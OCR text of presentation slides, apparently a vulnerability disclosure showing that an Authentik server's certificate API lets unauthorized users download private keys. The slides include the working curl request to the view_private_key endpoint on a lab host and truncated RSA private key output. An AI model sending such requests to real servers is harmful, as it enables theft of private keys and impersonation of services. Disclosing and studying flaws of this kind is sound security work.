


Admin console - certificates management

Download



Admin - download Certificate & private key


CAN A USER DOWNLOAD THE PRIVATE KEY?

Can a user download the Private key?

- Let's Try

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/
6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='
```

Request Private key Download


Can a user download the Private key?

- Whoops
- Anyone! could download the private key!

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/
6c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='

-----BEGIN RSA PRIVATE KEY-----
MIIJJwIBAAKCAgEA3jghLN8BIAfm+dIXLsO1DpaSl+aRql9ifQ+D+xqIOF3tw7xX
zxldTIuKf3l/sqSMGt5IgRScpExfDlnnSZ6vUJ4tTiEYi9RuKlQQUyrV9hfLt7Xx
J3pdtmjEeH7EGMBQlGGhnIdjWJAGTOxQ29RQgilCfLX9tOnbMihhQ4mUEYf9cKBX
p4sz+Fo+ot7C7jfvMUYTrYnl7jndfM/UqoiZDI98Y5JjhUWPWbLgFaK46lMIkOOA
BwmkdAV+k23AXi6CqsOKqzoavg4F+MsXYIfFB4Zl61nSLYqWzXHwnBmzWnD76ev5
N/IOigsYirp6y6hL1Oret/EwPlS6ThCXnzpJOUc1tZDLF5B27LHhNW98/O3v2ROx
2VHksO/M65mr3xt37oOck4uLsMjLWHT7g+hgxEULOqvTl298Rp/a84PH5879YjRP
lgMYmrcW39fMre5F4xF9weIvwKoJrYQtMvyOtgYWcWDzQPsIGWhPHmDh2dQKrxI8
```

Private key Download - No authorization


ANYONE CAN DOWNLOAD THE **PRIVATE KEY**!


Download the private key! Limitation


- Whoops
- Anyone! could download the private key!
- **Limitation** - The internal UUID (set by the Authentik server) is required.

```
$ curl -s -k $'https://authentik.m2a.local/api/v3/crypto/certificatekeypairs/
5c8b5bb-cd2d-435e-a1f2-e341a0c8e4f5/view_private_key/?download='

-----BEGIN RSA PRIVATE KEY-----
MIIJJwIBAAKCAgEA3jghLN8BIAfm+dIXLs01DpaSl+aRql9ifQ+D+xqIOF3tw7xX
zxldTIuKf3l/sqSMGt5IgRScpExfDlnnSZ6vUJ4tTiEYi9RuKlQQUyrV9hfLt7Xx
J3pdtmjEeH7EGMBQlGGhnIdjWJAGTOxQ29RQgilCfLX9tOnbMihhQ4mUEYf9cKBX
p4sz+Fo+ot7C7jfvMUYTrYnl7jndfM/UqoiZDI98Y5JjhUWPWbLgFaK46lMIkOOA
BwmkdAV+k23AXi6CqsOKqzoavg4F+MsXYIfFB4Zl61nSLYqWzXHwnBmzWnD76ev5
N/IOigsYirp6y6hL1Oret/EwPlS6ThCXnzpJOUc1tZDLF5B27LHhNW98/O3v2ROx
2VHksO/M65mr3xt37oOck4uLsMjLWHT7g+hgxEULOqvTl298Rp/a84PH5879YjRP
lgMYmrcW39fMre5F4xF9weIvwKoJrYQtMvyOtgYWcWDzQPsIGWhPHmDh2dQKrxI8
```


Private key Download - No authorization


